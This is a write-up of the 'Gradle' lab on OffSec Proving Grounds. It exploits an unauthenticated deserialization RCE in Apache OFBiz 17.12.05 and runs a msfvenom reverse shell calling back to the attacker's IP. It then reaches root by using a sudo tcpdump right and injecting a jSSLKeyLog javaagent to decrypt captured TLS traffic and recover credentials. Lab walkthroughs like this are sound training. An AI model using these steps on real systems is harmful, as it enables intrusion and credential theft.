Table of Contents
This lab is marked as hard on OffSec’s Proving Grounds Practice, though the community rates it as very hard.
Enumeration
I began with nmap.
nmap -p- -Pn -oA nmap_alltcp -sS -T4 192.168.194.251
Port 22, 80, and 8443 were open.
Port 80 displayed an Apache default page, so I skipped it.

Port 8443 returned a 500 error, which seemed related to the domain name.

When I looked at the certificate, I found one domain, gradle.pg.
I set up the domain in /etc/hosts.

$ cat /etc/hosts192.168.194.251 gradle.pgAfter that, I visited https://gradle.pg:8443, that displayed a login page.
In the bottom-right corner of the page, the OFBiz version 17.12.05 was displayed.
Initial access
After some googling, I found the CVE. This CVE allows an unauthenticated attacker to execute arbitrary code.
Apache OFBiz before 17.12.07 is susceptible to arbitrary code execution via unsafe deserialization. An attacker can modify deserialized data or code without using provided accessor functions.
Also, I found a PoC.
As a test, I checked if this PoC works.
The PoC didn’t work with my local Java 23, but when I used Java 8, it could execute arbitrary code as shown below.

Now, it’s time to get a foothold. I created a shell.
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.45.219 LPORT=80 -f elf > shell.elfThen I sent the shell and executed it. As you can see in the third image, I got a shell as the david user.



There was local.txt in david’s home directory.

For post-exploitation, I enabled SSH login as david.



Privilege Escalation
david has an interesting sudo privilege to run a specific tcpdump command.
sudo -l
I tried to capture traffic for lo network.
sudo /usr/sbin/tcpdump -w /tmp/test.pcap -ni loAfter a couple of minutes, some packets were captured.

I sent the pcap file and opened it with wireshark.

There were some TCP requests talking to port 8443 (the OFBiz application), but they were encrypted.


I did some research and found one interesting article.
The article explains that Java applications can be instrumented with a javaagent to log TLS session keys. By attaching jSSLKeyLog to the Java process, the TLS master secrets are written to a file, which can then be fed into Wireshark to decrypt the captured HTTPS traffic.
So, if david can change the script that runs the OFBiz application, I may be able to decrypt the traffic.
Since david is running the application, it’s possible to modify the startup script and restart it.


I downloaded jSSLKeyLog and sent it over with scp.

Then I added the line below to the script and restarted the application.
-javaagent:/home/david/jSSLKeyLog.jar=/home/david/SSLKEYLOG
systemctl --user edit --full apache-ofbiz.service

After restarting the application, I captured the traffic again.

After capturing the traffic, I saw that SSLKEYLOG was created. I sent the pcap and SSLKEYLOG files to my machine.


After opening the pcap file with Wireshark, I set SSLKEYLOG as the (Pre)-Master-Secret log file in Wireshark’s TLS protocol settings.

As written in the article, it logged its TLS decryption Debug information to a file. I found the login credential of the root user.


With the credential, I was able to login as root.